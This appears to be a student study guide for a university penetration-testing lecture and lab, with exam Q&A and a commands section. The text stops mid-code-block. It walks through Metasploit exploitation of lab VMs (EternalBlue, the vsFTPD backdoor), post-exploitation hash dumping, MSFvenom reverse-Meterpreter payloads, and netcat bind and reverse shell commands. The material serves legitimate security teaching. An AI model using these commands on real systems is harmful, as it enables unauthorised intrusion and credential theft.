Finding modules (L03 p.23): Browse <https://www.rapid7.com/db/?type=metasploit>, or use the built-in search, e.g. `search appletv`.

Using modules (L03 p.24): Select with `use` followed by the module *number* (e.g. `0`) from the search results, or `use <MODULE PATH>`.

Module info (L03 p.25): Get details with the `info` keyword.

Setting required options (L03 p.26): Modules often need the target and attacker IPs/ports: - **RHOST** / **RHOSTS** and **RPORT** = the *target* (remote) IP and port. - **LHOST** and **LPORT** = the *attacker's* (local) IP and port.

Auxiliary scanners (service fingerprinting)

The auxiliary module provides many scanners that give more info about a target (L03 p.27). Examples:

Command	Purpose
<code>use scanner/smb/smb_version</code>	SMB scanner (L03 p.27)
<code>use auxiliary/scanner/mssql/mssql_ping</code>	SQL Server scan (L03 p.27)
<code>use scanner/ssh/ssh_version</code>	SSH server scan (L03 p.27)
<code>use auxiliary/scanner/ftp/anonymous</code>	Anonymous FTP server scan (L03 p.27)
<code>use auxiliary/scanner/ftp/ftp_version</code>	FTP server scan (L03 p.27)
<code>use auxiliary/scanner/vnc/vnc_login</code>	VNC protocol login scan (L03 p.27)
<code>use auxiliary/scanner/http/http_version</code>	HTTP server scan (L03 p.27)

Exploits (target-specific)

Exploits only work if the target has the specific vulnerability (L03 p.28). Examples from the slides:

Windows targets (e.g. Metasploitable 3-win) (L03 p.28): - `use exploit/windows/smb/ms17_010_eternalblue` — EternalBlue, SMB remote kernel corruption. - `use exploit/windows/browser/ms11_003_ie_css_import` — Cascading Style Sheets (IE) bug. - `use exploit/windows/fileformat/ms15_100_mcl_exe` — file-format exploit.

Linux targets (e.g. Metasploitable 2) (L03 p.28): - `use exploit/unix/ftp/vsftpd_234_backdoor` — vsFTPD backdoor attack. - `use exploit/multi/http/php_cgi_arg_injection` — Apache HTTPd (Ubuntu) PHP-CGI argument injection. - `use exploit/linux/local/sock_sendpage` — Linux kernel flaw (local

privilege escalation).

Worked exploitation flows (auxiliary → exploit)

VNC login — Metasploitable 2 (L03 p.29–30): 1. search `vnc protocol 3.3`. 2. use `auxiliary/scanner/vnc/vnc_login`. 3. show options and set the target's RHOSTS IP. 4. run to perform the scan. 5. To begin exploitation, launch `vncviewer` from Kali using the target's IP and log in with the **password provided by the scanner** — you are now inside the target via VNC viewer (L03 p.30).

vsFTPD 2.3.4 backdoor — Metasploitable 2 (L03 p.31–32): 1. Start a scan with `ftp_version` to get the vsFTPD version (L03 p.31). 2. Search for the exploit and use it on the target (use `exploit/unix/ftp/vsftpd_234_backdoor`, L03 p.28/p.31). 3. A **shell session opens on the target via port 6200** — the slide asks *why* (the malicious vsFTPD 2.3.4 build opens a hard-coded bind shell/backdoor on TCP 6200 when a trigger username is sent; "Hardcoded bind shell," E03 p.2) (L03 p.31). 4. The slide also shows performing the *same* attack with **only Netcat and Nmap** to fully understand the backdoor concept (L03 p.32).

EternalBlue (MS17-010) — Metasploitable 3 (Windows) (L03 p.33): 1. search `eternalblue` and use the exploit (`exploit/windows/smb/ms17_010_eternalblue`). 2. Set RHOSTS (target) and LHOST (attacker). 3. On success you land in a **Meterpreter session** (L03 p.33).

Post-exploitation ("what next after exploitation?")

After gaining access, run **post** modules (L03 p.34). Examples:

Windows (Metasploitable 3-win) (L03 p.34): - run `post/windows/gather/enum_logged_on_users` — get logged-on users. - run `post/windows/gather/checkvm` — check if target is a VM. - run `post/windows/gather/enum_applications` — enumerate installed applications.

Linux (Metasploitable 2) (L03 p.34): - run `post/linux/gather/enum_protections` — check protections (e.g. IDS, sniffers). - run `post/linux/gather/hashdump` — dump password hashes. - run `post/linux/gather/enum_network` — network info and settings. *(Slide has typos "linus" / "enum_network"; intent is the Linux network-enumeration post module.)*

Other Meterpreter post-actions (Metasploitable 3) (L03 p.35–36): - Get all IP and MAC addresses associated with the target (L03 p.35). - Discover the network connections with all machines (L03 p.35). - List all running processes on the target (L03 p.35). - Navigate inside the target's filesystem; download or upload a file; take a screenshot, turn on camera/mic, record keyloggers, etc. (L03 p.36).

The lab frames post-exploitation as **risk-impact assessment** after obtaining a shell: harvest credentials (current user context & privilege level), locate sensitive files, identify persistence mechanisms, extract data and password hashes, and assess the potential for lateral ("literal") movement (E03 p.3).

MSFvenom — custom payload generation

What: MSFvenom generates Metasploit payloads; it is a framework instance combining **msfpayload** and **msfencode** to encode a payload and send it to the target (L03 p.37).

How (L03 p.37–38): - See all options: type `msfvenom` from a terminal. - General form: `msfvenom -p <PayloadPath> -f <FormatType> LHOST=<LocalHost (if reverse connection)> LPORT=<LocalPort>`. - List all payloads: `msfvenom -l payloads`. - Example: `msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444` (L03 p.37).

Most important flags (L03 p.38): - `-p` — the Metasploit payload to deliver. - `-f` — output format (e.g. `.elf`, `.exe`, `.pdf`, `.avi`). - `-a` — target architecture (default `x86`). - `-e` — the encoder to use. - (Slide also uses `--platform` and `-o <outfile>`.) Fuller example: `msfvenom -a x86 --platform windows -p`

```
windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444 -o payload.exe (L03 p.38).
```

The slide also demonstrates "two-flag" vs "three-flag" reverse-TCP generation (L03 p.39) and raises the delivery problem: *how do you get the targeted user to execute the payload, and what other delivery methods could you use?* (L03 p.40). The lab explicitly says it does **not** simulate the social-engineering/deception delivery part — that is covered in a future class (E03 p.6).

Payloads vs. exploits, and the multi/handler listener (from the lab)

What/why: Part 2 of the lab is specifically about *payload creation and handling*, not vulnerability discovery — to understand the **difference between payloads and exploits**: generate a reverse-connection payload, set a listener on the attacker, and execute the payload on the target (E03 p.4).

How — generate payloads (E03 p.4): - Metasploitable 2 (Linux): `msfvenom \ -a x86 --platform linux -f elf \ -p linux/x86/meterpreter/reverse_tcp \ lhost=<attacker ip> lport=<listening port> \ -o payload.elf` - Metasploitable 3 (Windows): `msfvenom \ -a x86 --platform windows -f exe \ -p windows/meterpreter/reverse_tcp \ lhost=<attacker ip> lport=<listening port> \ -o payload.exe`

How — set up the listener (E03 p.5): 1. In `msfconsole`, use the generic listener: use `exploit/multi/handler`. 2. Match the payload to the one you generated (Linux): set `payload linux/x86/meterpreter/reverse_tcp`. 3. show options; set `LHOST` and `LPORT`. **The handler listens on LHOST/LPORT and the payload connects to that same combination — IP and port must match the values used at generation time** (E03 p.5). 4. Start with `run` (or `exploit`); Metasploit waits for the incoming connection (E03 p.5).

How — deliver & establish the session (E03 p.5): 1. Simulate transfer with netcat. On the target (Metasploitable 2): `nc -lvnp 4444 < payload.elf`; on the sender (Kali): `nc <target_ip> 4444 > payload.elf`. 2. Repeat on Metasploitable 3 with the correct payload. 3. Make it executable: `chmod a+x payload.elf`; run it: `./payload.elf` (E03 p.5–6). 4. Verify the session (E03 p.6): inside the session, use `sysinfo` and `getuid` to confirm user context, OS, and successful session; then explore what is accessible (environment, processes, credentials, filesystem, network info).

Glossary

- **Penetration testing (pentest)** — authorized, simulated attack on a running system to test its security; complements (does not replace) a security strategy (L03 p.7).
- **Black hat** — attacker with malicious intent for gain/profit or ideological destruction (L03 p.6).
- **White hat** — ethical hacker; hacks *with permission* to improve security (L03 p.6).
- **Grey hat** — usually law-abiding, but also hacks *without permission* (L03 p.6).
- **Script kiddy** — unskilled person using one or two pre-made hacking tools/scripts (L03 p.6).
- **Rules of engagement / authorization** — the "getting permission" step that makes testing legal; defines scope via threat modelling (L03 p.8).
- **Threat modelling (in pentest)** — defining what the penetration test covers (scope) (L03 p.8).
- **Vulnerability analysis** — connecting collected intel to possible vulnerabilities (L03 p.8).
- **Exploitation** — building a proof of concept that demonstrates a security problem *without harming the target* (L03 p.8).
- **Proof of concept (PoC)** — careful demonstration that a vulnerability is real and exploitable (L03 p.8).

- **EU NIS2 Directive** — EU law requiring certain organizations to conduct penetration testing across member states (L03 p.7).
- **Enumeration** — listing hosts, services, ports, and fingerprinting services during recon (L03 p.8).
- **lsof** — lists open sockets/files; `lsof -i :<port>` shows what holds a port (L03 p.13).
- **netstat / ss** — show network status and active connections (`netstat -antp`, `ss -at4n`) (L03 p.13).
- **DNS enumeration tools** — `nslookup`, `host`, `dig` to query the hierarchical DNS (L03 p.14).
- **Netcat (nc)** — versatile tool for creating TCP/IP connections; "opens pipes over the network" (L03 p.15).
- **Bind shell** — victim *listens* and serves a shell; attacker connects in (`nc -lvnp <port> -e /bin/bash`) (L03 p.16).
- **Reverse shell** — victim connects *out* to the attacker's listener and serves a shell (`nc <ip> <port> -e /bin/bash`) (L03 p.17).
- **Metasploit Framework** — framework providing exploits for vulnerabilities; released 2003, owned by Rapid7 (L03 p.19).
- **msfconsole** — the Metasploit command console (L03 p.22).
- **Auxiliary module** — scanners, fuzzers, sniffers, spoofers (L03 p.20).
- **Exploit module** — a module that uses a payload; needs the specific vulnerability present (L03 p.20, p.28).
- **Payload** — code that runs remotely on the target (L03 p.20).
- **Post module** — used after access: privilege escalation, credential harvesting, data extraction (L03 p.21).
- **Encoder** — encodes a payload to bypass antivirus / IDS (L03 p.21).
- **NOP (Nops) module** — assists buffer-overflow execution (L03 p.21).
- **RHOST/RHOSTS, RPORT** — target (remote) IP and port (L03 p.26).
- **LHOST, LPORT** — attacker (local) IP and port (L03 p.26).
- **Meterpreter** — advanced payload/session you land in after certain exploits (e.g. EternalBlue), enabling rich post-exploitation (L03 p.33, p.36).
- **EternalBlue (MS17-010)** — SMB remote Windows kernel-corruption exploit (L03 p.28, p.33).
- **vsFTPD 2.3.4 backdoor** — backdoored FTP build that opens a hard-coded bind shell on port 6200 when triggered (L03 p.28, p.31; "Hardcoded bind shell," E03 p.2).
- **MSFvenom** — generates Metasploit payloads; combines `msfpayload` + `msfencode` (L03 p.37).
- **multi/handler** — generic Metasploit listener that catches connections from a standalone payload (E03 p.5).
- **Metasploitable 2 / 3** — deliberately vulnerable Linux / Windows target VMs used in the labs (L03 p.5; E03 p.1).
- **Lateral ("literal") movement** — moving from one compromised host to others; assessed in post-exploitation (E03 p.2–3). (*Lab spells it "literal/literal movement"; the standard term is lateral movement.*)

How-To Cookbook

A. Local recon on a host you can log into (L03 p.13)

1. List what holds a specific port: `sudo lsof -i :8080`.
2. Show all active TCP connections + owning programs: `netstat -antp`.

3. Modern equivalent: `ss -at4n`.
4. Note: full information needs administrative privileges (L03 p.13).

B. DNS reconnaissance (L03 p.14)

1. Quick name lookup: `nslookup www.google.com`.
2. Resolve with `host`: `host www.google.com`.
3. All record types for a domain: `host -a gmail.com`.
4. Trace resolution from the DNS root downward: `dig +trace www.google.com`.

C. Netcat bind shell (victim listens) (L03 p.16)

1. On the **victim** (e.g. Metasploitable 2): `nc -lvnp <port> -e /bin/bash`.
2. On the **attacker** (Kali): `nc <victim_ip> <port>`.
3. Once connected, run `whoami` and `id` to confirm the user context.
4. Caution: this exposes command execution to anyone who can reach the port (L03 p.16).

D. Netcat reverse shell (victim connects out) (L03 p.17)

1. On the **attacker** (Kali), start an empty listener: `nc -lvnp <port>`.
2. On the **victim**, connect back and serve a shell: `nc <attacker_ip> <port> -e /bin/bash`.
3. On the attacker's listener, run `whoami / id`.
4. Rationale to remember: reverse shells get out through inbound firewalls/NAT because the victim initiates the connection (slide question, L03 p.17).

E. Netcat file transfer (L03 p.18)

1. Receiver listens and writes to a file: `nc -lvnp <port> > file_content_received`. (Slide also shows the listener as the sender: `nc -lvnp <port> < file_to_send` — the redirection direction sets who sends.)
2. The other side connects: sender `nc <ip> <port> < file_to_send`, or receiver `nc <ip> <port> > file_content_received`.
3. In the lab this exact pattern moves `payload.elf` between machines (E03 p.5).

F. Metasploit auxiliary → exploit (general workflow) (L03 p.22–28)

1. Launch the console: `msfconsole` (use `help`; leave with `exit`) (L03 p.22).
2. Find a module: `search <keyword>` (e.g. `search appletv`) or browse rapid7.com/db (L03 p.23).
3. Select it: `use <number>` or `use <MODULE PATH>` (L03 p.24).
4. Inspect it: `info` (L03 p.25).
5. Show and set required options: `show options`, then `set RHOSTS <target_ip>`, `set LHOST <attacker_ip>`, ports as needed (RHOST/RPORT = target; LHOST/LPORT = attacker) (L03 p.26).
6. Run a scanner (auxiliary) with `run`, or fire an exploit with `exploit/run`.

G. VNC scan-to-exploit, Metasploitable 2 (L03 p.29–30)

1. `search vnc protocol 3.3`.
2. `use auxiliary/scanner/vnc/vnc_login`.
3. `show options`; `set RHOSTS <target_ip>`.
4. `run` to scan; the scanner reveals the VNC login password.

5. From Kali: `vncviewer <target_ip>` and log in with that password — you are inside the target (L03 p.30).

H. vsFTPD 2.3.4 backdoor, Metasploitable 2 (L03 p.31–32)

1. Fingerprint FTP: use `auxiliary/scanner/ftp/ftp_version`, set `RHOSTS`, run — confirm version 2.3.4 (L03 p.31).
2. Exploit it: use `exploit/unix/ftp/vsftpd_234_backdoor`, set `RHOSTS`, exploit (L03 p.28, p.31).
3. A root shell session opens on the target via port 6200 (the hard-coded backdoor) (L03 p.31).
4. Optional understanding-builder: reproduce with only Nmap + Netcat (L03 p.32).

I. EternalBlue, Metasploitable 3 (Windows) (L03 p.33)

1. search eternalblue.
2. use `exploit/windows/smb/ms17_010_eternalblue`.
3. set `RHOSTS <target_ip>` and set `LHOST <attacker_ip>`.
4. exploit — you land in a Meterpreter session (L03 p.33).

J. Post-exploitation (after you have a session) (L03 p.34–36; E03 p.3)

1. Windows: run `post/windows/gather/enum_logged_on_users`, run `post/windows/gather/checkvm`, run `post/windows/gather/enum_applications` (L03 p.34).
2. Linux: run `post/linux/gather/enum_protections`, run `post/linux/gather/hashdump`, run `post/linux/gather/enum_network` (L03 p.34).
3. In Meterpreter: enumerate IP/MAC addresses, network connections, and running processes; navigate the filesystem, upload/download files, screenshot, etc. (L03 p.35–36).
4. Lab framing: harvest credentials, locate sensitive files, find persistence, extract data + hashes, assess lateral-movement potential (E03 p.3).

K. MSFvenom payload + multi/handler end-to-end (L03 p.37–38; E03 p.4–6)

1. Generate a Linux reverse-Meterpreter ELF: `msfvenom -a x86 --platform linux -f elf -p linux/x86/meterpreter/reverse_tcp lhost=<attacker_ip> lport=<port> -o payload.elf` (E03 p.4). (Windows variant: `--platform windows -f exe -p windows/meterpreter/reverse_tcp ... -o payload.exe`.)
2. Start the catcher in `msfconsole`: use `exploit/multi/handler`; set `payload linux/x86/meterpreter/reverse_tcp`; show options; set `LHOST <attacker_ip>`; set `LPORT <port>` — must match the payload's values (E03 p.5).
3. run the handler; it waits for the connection (E03 p.5).
4. Deliver the payload (lab simulates with netcat): target `nc -lvnp 4444 < payload.elf`, sender `nc <target_ip> 4444 > payload.elf` (E03 p.5).
5. On the target: `chmod a+x payload.elf` then `./payload.elf` (E03 p.5–6).
6. In the session: `sysinfo`, `getuid`; then explore environment/processes/credentials/filesystem/network (E03 p.6).

L. Lab deliverable workflow (E03 p.1–4)

1. Classify: build a table per target (Port, Service, Version, Vulnerability Type, Exploitable Y/N, Risk Level) from prior scans; categorize each type (e.g. Backdoored service, Weak/default credentials, RCE, Privilege escalation, Misconfiguration, Legacy insecure protocol, etc.); justify each (E03 p.1–2).

2. **Plan:** pick the 5 highest-priority services per target; justify priority; note which need authentication; predict which give immediate root (E03 p.2).
 3. **Exploit:** hit your 5; if not, you *must* exploit the mandated minimums — M2: 1 backdoored, 1 weak/default-cred, 1 RCE, 1 misconfiguration; M3: 1 network RCE (e.g. SMB), 1 credential compromise, 1 privilege escalation. Document module used, and evidence: `whoami`, `ip a`, `id/getuid`, session screenshot, attack-path explanation (E03 p.3).
 4. **Post-exploit:** credential harvest, sensitive files, persistence, data/hash extraction, lateral-movement assessment (E03 p.3).
 5. **Report:** 1-page executive summary (business impact) + technical write-up of ≥ 3 critical vulns (root cause, exploitation method high-level, impact, CVE if applicable, remediation) (E03 p.3–4).
-

Exam-Style Q&A

Q1. Define penetration testing and state what it is *not*. A. Penetration testing is an **authorized "simulated attack"** that tests the security of a *running* system (L03 p.7). It is **not a guarantee of security**; it should *complement* a broader security strategy such as threat modelling within development/deployment (L03 p.7). Legally, the EU NIS2 Directive requires certain organizations to perform it (L03 p.7).

Q2. List the penetration-testing activities/methodology in order. A. (1) Getting permission, (2) Gathering information / recon (company info, IPs, sites; scan IPs, enumerate hosts & services, fingerprint services), (3) Threat modelling (define scope/what the test covers), (4) Vulnerability analysis (link intel to possible vulnerabilities), (5) Exploitation (careful PoC demonstrating the problem *without harming the target*), (6) Reporting (report and/or fix) (L03 p.8). The lab mirrors this as classify → plan → exploit → post-exploit → report (E03 p.1–4).

Q3. Distinguish black/white/grey hats and script kiddies. Where does a contracted pentester sit, and what is the ethical caveat? A. Black hat = malicious intent for gain/profit or ideological destruction; white hat = ethical hacking *with permission* to improve security (e.g. pentesting); grey hat = usually law-abiding but hacks *without permission*; script kiddy = unskilled user of one or two pre-made tools/scripts (L03 p.6). A contracted pentester is a **white hat** because they have authorization. The caveat: even with permission the activity raises ethical tension — the hacker's self-view of "doing good" can conflict with the victim's perspective, and the lecture invites Kant's Categorical Imperative as a test (act only on a maxim you could will to be a universal law) (L03 p.6, p.10–11).

Q4. Explain the difference between a bind shell and a reverse shell using netcat, with commands. Why prefer a reverse shell? A. **Bind shell** — the *victim* listens and serves the shell; the attacker connects in. Victim: `nc -lvnp <port> -e /bin/bash`; attacker: `nc <ip> <port>` (L03 p.16). **Reverse shell** — the *victim* connects *out* to the attacker's empty listener and serves the shell. Attacker: `nc -lvnp <port>`; victim: `nc <attacker_ip> <port> -e /bin/bash` (L03 p.17). A reverse shell is preferred because the outbound connection from the victim typically traverses inbound firewalls and NAT, where a bind shell's inbound listening port would usually be blocked (rationale to the slide's question "why bring up /bin/bash as a reverse shell?", L03 p.17). The slides also warn that `-e /bin/bash` lets *anyone* with access run commands — handle with care (L03 p.16).

Q5. Name the six Metasploit module types and give one example use of each. A. (1) **Auxiliary** — scanners/fuzzers/sniffers/spoofers, e.g. `scanner/ssh/ssh_version` (L03 p.20, p.27); (2) **Exploit** — uses a payload against a specific vuln, e.g. `exploit/windows/smb/ms17_010_eternalblue` (L03 p.20, p.28); (3) **Payload** — code that runs remotely on the target, e.g. `windows/meterpreter/reverse_tcp` (L03 p.20, p.37); (4) **Post** — after access (priv-esc, credential harvest, data extraction), e.g. `post/linux/gather/hashdump` (L03 p.21, p.34); (5) **Encoder** — encode payload to evade AV/IDS (L03 p.21); (6) **NOP/Nops**

— assist buffer-overflow execution (L03 p.21).

Q6. In Metasploit, what do RHOST, RPORT, LHOST and LPORT mean, and why must they match in a multi/handler setup? A. RHOST/RHOSTS and RPORT are the *target's* (remote) IP and port; LHOST and LPORT are the *attacker's* (local) IP and port (L03 p.26). For a standalone reverse payload caught by `exploit/multi/handler`, the **handler listens on LHOST/LPORT and the payload was generated to connect to that same LHOST/LPORT** — if they don't match, the payload's outbound connection never reaches the listener and no session forms (E03 p.5).

Q7. Walk through exploiting the vsFTPD 2.3.4 backdoor on Metasploitable 2. Why does a shell appear on port 6200? A. (1) Fingerprint FTP with `auxiliary/scanner/ftp/ftp_version` to confirm version 2.3.4 (L03 p.31); (2) use `exploit/unix/ftp/vsftpd_234_backdoor`, set RHOSTS, `exploit` (L03 p.28, p.31); (3) a shell session opens on the target via **port 6200**. It appears because vsFTPD 2.3.4 was shipped with a malicious **hard-coded bind-shell backdoor**: sending a trigger username causes the daemon to open a root shell listening on TCP 6200 (slide poses "why?"; the lab classifies this as a "Backdoored service" / "Hardcoded bind shell") (L03 p.31; E03 p.2). The lecture also shows reproducing it with only Nmap + Netcat to demystify the backdoor (L03 p.32).

Q8. What is EternalBlue and what session do you land in after using it? A. EternalBlue is `exploit/windows/smb/ms17_010_eternalblue` — an SMB remote Windows kernel-corruption exploit (L03 p.28). Workflow: search `eternalblue`, use it, set RHOSTS (target) and LHOST (attacker), then `exploit`; on success you land in a **Meterpreter session** (L03 p.33).

Q9. List four useful post-exploitation modules — two Linux, two Windows — and what they retrieve. A. Linux (Metasploitable 2): `post/linux/gather/hashdump` (dump password hashes) and `post/linux/gather/enum_protections` (detect IDS/sniffers/protections) (L03 p.34). Windows (Metasploitable 3): `post/windows/gather/enum_logged_on_users` (logged-on users) and `post/windows/gather/checkvm` (is the host a VM) (L03 p.34). Additionally `post/linux/gather/enum_network` / Meterpreter can list IP & MAC addresses, network connections, and running processes (L03 p.34–35).

Q10. Construct an MSFvenom command for a Windows reverse-TCP Meterpreter EXE and explain each flag. A. `msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444 -o payload.exe` (L03 p.38). Flags: `-a x86` = target architecture (default x86); `--platform windows` = OS platform; `-p` = the payload to deliver; `-f exe` = output format (others: `.elf`, `.pdf`, `.avi`); LHOST/LPORT = attacker IP/port the payload calls back to; `-o` = output file. `-e` would add an encoder to evade AV/IDS (L03 p.38; encoders L03 p.21).

Q11. What is MSFvenom and how does it relate to msfpayload/msfencode? A. MSFvenom is a Metasploit instance used to *generate payloads*; it **combines msfpayload and msfencode** to encode a payload and send it to the target (L03 p.37). List payloads with `msfvenom -l payloads`; run `msfvenom` alone to see all options (L03 p.37).

Q12. After generating a standalone payload, how do you receive its connection in Metasploit? Give the steps. A. Use the generic listener: use `exploit/multi/handler`; set `payload <same payload as generated, e.g. linux/x86/meterpreter/reverse_tcp>`; show options; set LHOST/set LPORT to match the payload; then `run/exploit`. Metasploit then waits for the incoming connection until the payload executes on the target (E03 p.5).

Q13. Why bother pentesting? Cite the survey evidence. A. Per a Sophos / Vanson Bourne survey of 3,100 IT managers across 12 countries (100–5000 users): 68% of companies were hit by a cyber attack in 2023; 1 in 5 didn't know how the attacker got in ("you can't plug holes if you don't know where they are"); 37% of threats are found only at servers and 37% on the network, meaning attackers had already been "snooping around" before detection (L03 p.9). Pentesting proactively finds those holes so they can be fixed.

Q14. Why is searching exploit-db for a ready-made exploit risky, and what should you do? A. Because **not all exploits found online do what they claim** — some do *more* and can cause further damage to the target machine. You should read through the exploit code and understand what it does before running it (L03 p.19).

Q15. (Lab) For Metasploitable 2 and 3, what minimum exploitation outcomes must you demonstrate, and what evidence is required? A. M2: at least one **backdoored service**, one **weak/default-credentials** service, one **RCE**, and one **misconfiguration** issue. M3: one **network-based RCE** (e.g. SMB), one **credential-based compromise**, and one **privilege escalation** (E03 p.3). Evidence per success: initial-access proof (`whoami`, `ip a`), privilege level (`id/getuid`), a session screenshot, the module used, and an attack-path explanation (E03 p.3).

Q16. How do you query DNS during recon, and what does `dig +trace` add over `nslookup`? A. Tools: `nslookup www.google.com`, `host www.google.com`, `host -a gmail.com`, `dig +trace www.google.com` (L03 p.14). `dig +trace` walks the *hierarchical* DNS resolution from the root servers downward, showing each delegation step, rather than just returning a final answer from your resolver (L03 p.14, which stresses the "hierarchical DNS").

Gotchas

- **"Pentest = secure" is wrong.** A pentest is *not* a guarantee of security; it only complements your security strategy (L03 p.7). Don't claim a system is safe because a test passed.
- **Authorization first, always.** The methodology begins with *getting permission*; without it, white-hat work becomes grey/black (L03 p.6, p.8). Scope is set by threat modelling (L03 p.8).
- **RHOST vs LHOST confusion is the classic Metasploit mistake.** R = remote/target, L = local/attacker (L03 p.26). Swapping them is why exploits and handlers "do nothing."
- **multi/handler must mirror the payload.** Payload type, LHOST and LPORT in the handler must match exactly what MSFvenom generated, or no session forms (E03 p.5).
- **Bind vs reverse direction.** In a bind shell the *victim* listens (`-l vnp`) and serves `-e /bin/bash`; in a reverse shell the *attacker* listens empty and the *victim* runs `-e /bin/bash` outward. The `-e /bin/bash` lives on whichever side serves the shell (L03 p.16–17). Reverse shells are favored because they punch out through inbound firewalls/NAT (L03 p.17).
- **nc -e /bin/bash is dangerous.** It lets *anyone* who reaches the port run commands on that host — only use it in the lab (L03 p.16).
- **Exploits are vulnerability-specific.** An exploit module only works if the target actually has that vulnerability; fingerprint with auxiliary scanners first (L03 p.27–28).
- **Don't trust random online exploits.** They may do more than advertised and damage the target; read the code first (L03 p.19).
- **vsFTPD backdoor lands on port 6200, not 21.** The exploit triggers via FTP (port 21) but the resulting bind shell listens on 6200 — that's the "why?" the slide asks (L03 p.31).
- **Payload delivery is the unsolved part of the lab.** MSFvenom builds the payload, but *getting the victim to run it* (social engineering/deception) is explicitly out of scope here and deferred to a later class — the lab fakes delivery with netcat (L03 p.40; E03 p.6).
- **Make ELF payloads executable.** After transfer you must `chmod a+x payload.elf` before `./payload.elf`, or it won't run (E03 p.5–6).
- **File-transfer redirection direction matters.** With netcat, `<` sends a file and `>` writes one; mixing them up transfers nothing or overwrites the wrong file (L03 p.18; E03 p.5).
- **Slide typos to recognize on the exam:** "Nopes" = NOP modules (L03 p.21); `post/linus/...` =

`post/linux/...` (L03 p.34); "literal movement" = **lateral movement** (E03 p.2); "Theat Modelling" (L03 p.2). Don't reproduce the typos; know the correct terms.

- **lsof/netstat need privileges.** Full socket/process information requires administrative rights (L03 p.13).
- **Submission scope (lab):** only **Part 1** (Exploitation) must be submitted via itslearning; Part 2 (payloads) is optional, and this submission supports the final written exam (E03 p.1, p.6).

End of chapter 03 — Penetration Testing. Grounded in L03 (42 slides) and E03 (Lab 03, 6 pages). Items the slides only gesture at (e.g., the precise mechanics of why a reverse shell defeats NAT, or full CVE numbers) are flagged inline rather than invented.

03. Penetration Testing — Commands & Code Examples

Inspect what holds a specific port with lsof

What: List the process/socket that has a given TCP port open during local recon (L03 p.13).

```
sudo lsof -i :8080
```

Notes: `lsof -i :<port>` shows files/sockets for that port; full information needs administrative privileges, hence `sudo` (L03 p.13). Use it to map a port back to its owning process before/while attacking.

Show active TCP connections with netstat

What: Display network status and active TCP connections plus the owning programs (L03 p.13).

```
netstat -antp
```

Notes: `-a` all sockets, `-n` numeric (no DNS), `-t` TCP, `-p` show PID/program. Needs admin rights to reveal the program for every connection (L03 p.13).

Show sockets with the modern ss tool

What: The modern equivalent of netstat for listing active TCP sockets (L03 p.13).

```
ss -at4n
```

Notes: `-a` all, `-t` TCP, `-4` IPv4 only, `-n` numeric. Faster replacement for `netstat`; same recon goal of enumerating open services (L03 p.13).

Query DNS with nslookup

What: Quick name-to-IP lookup during the "gathering information" recon step (L03 p.14).

```
nslookup www.google.com
```

Notes: Returns the resolver's answer for the name. One of the four DNS tools the lecture lists to map names to IPs (L03 p.14).

Resolve names and dump all records with host

What: Resolve a hostname, or pull every record type for a domain (L03 p.14).

```
host www.google.com  
host -a gmail.com
```

Notes: `host -a` requests all record types (A, MX, NS, TXT, etc.) for the domain — useful for discovering mail/name-server infrastructure (L03 p.14).

Trace DNS resolution from the root with dig

What: Walk the hierarchical DNS resolution from the root servers downward (L03 p.14).

```
dig +trace www.google.com
```

Notes: `+trace` shows each delegation step (root → TLD → authoritative) instead of just the final cached answer your resolver gives — that is what it adds over `nslookup` (L03 p.14, p.16).

Open a basic netcat listener

What: Start a TCP listener with netcat, the network "Swiss-army knife" (L03 p.15).

```
nc -lvnp <port>
```

Notes: `-l` listen, `-v` verbose, `-n` no DNS resolution, `-p` port. Connect to it from another host with `nc <ip> <port>`. This is the primitive behind both shells and file transfer (L03 p.15).

Set up a netcat bind shell (victim listens)

What: Victim serves a shell on a listening port; the attacker connects in (L03 p.16).

```
# On the VICTIM (e.g. Metasploitable 2):
nc -lvnp <port> -e /bin/bash

# On the ATTACKER (Kali):
nc <victim_ip> <port>
# then, once connected:
whoami
id
```

Notes: `-e /bin/bash` makes the listening side serve a shell — DANGEROUS: anyone who reaches the port can run commands on that host, use in the lab only (L03 p.16). The `-e` flag lives on whichever side serves the shell.

Set up a netcat reverse shell (victim connects out)

What: Victim connects out to the attacker's empty listener and serves the shell (L03 p.17).

```
# On the ATTACKER (Kali) - empty listener:
nc -lvnp <port>

# On the VICTIM - connect back and serve the shell:
nc <attacker_ip> <port> -e /bin/bash

# Back on the attacker's listener:
whoami
id
```

Notes: Listener starts empty; `-e /bin/bash` goes on the victim side here. Reverse shells are preferred because the victim's outbound connection punches through inbound firewalls/NAT (L03 p.17, p.434 of guide gotchas).

Transfer a file over netcat

What: Stream a file between two hosts using netcat redirection (L03 p.18).

```
# Receiver listens and writes to a file:
nc -lvnp <port> > file_content_received

# Sender connects and feeds the file in:
nc <ip> <port> < file_to_send
```

Notes: Redirection direction sets who sends: < feeds a file IN (sender), > writes a file OUT (receiver). Mixing them transfers nothing or overwrites the wrong file. This exact pattern moves `payload.elf` in the lab (L03 p.18; E03 p.5).

Launch and navigate the Metasploit console

What: Start `msfconsole` and learn the basic console controls (L03 p.22).

```
msfconsole
help
exit
```

Notes: `msfconsole` opens the framework console; `help` lists all commands and descriptions; `exit` then Enter leaves it (L03 p.22).

Search for a Metasploit module

What: Find a module by keyword inside `msfconsole` (L03 p.23).

```
search appletv
search eternalblue
search vnc protocol 3.3
```

Notes: Built-in alternative to browsing <https://www.rapid7.com/db/?type=metasploit>. Search by product/keyword; results are numbered for the next `use` step (L03 p.23, p.29, p.33).

Select, inspect, and configure a module

What: The core `msfconsole` workflow: `use` → `info` → `show options` → `set` (L03 p.24-26).

```
use <number>
use exploit/windows/smb/ms17_010_eternalblue
info
show options
set RHOSTS <target_ip>
set LHOST <attacker_ip>
```

Notes: `use <number>` selects from search results, or `use <MODULE PATH>` directly. RHOST/RHOSTS + RPORT = the target (remote); LHOST + LPORT = the attacker (local). Swapping R and L is the classic Metasploit mistake (L03 p.24-26).

Run an auxiliary FTP version scanner

What: Fingerprint the FTP service to confirm the running version before exploiting (L03 p.27, p.31).

```
use auxiliary/scanner/ftp/ftp_version
set RHOSTS <target_ip>
run
```

Notes: Auxiliary modules are run with `run`. Use this to confirm vsFTPD 2.3.4 on Metasploitable 2 before firing the backdoor exploit (L03 p.27, p.31).

Run other auxiliary service scanners

What: Fingerprint common services with Metasploit auxiliary scanners (L03 p.27).

```
use scanner/smb/smb_version
use auxiliary/scanner/mssql/mssql_ping
use scanner/ssh/ssh_version
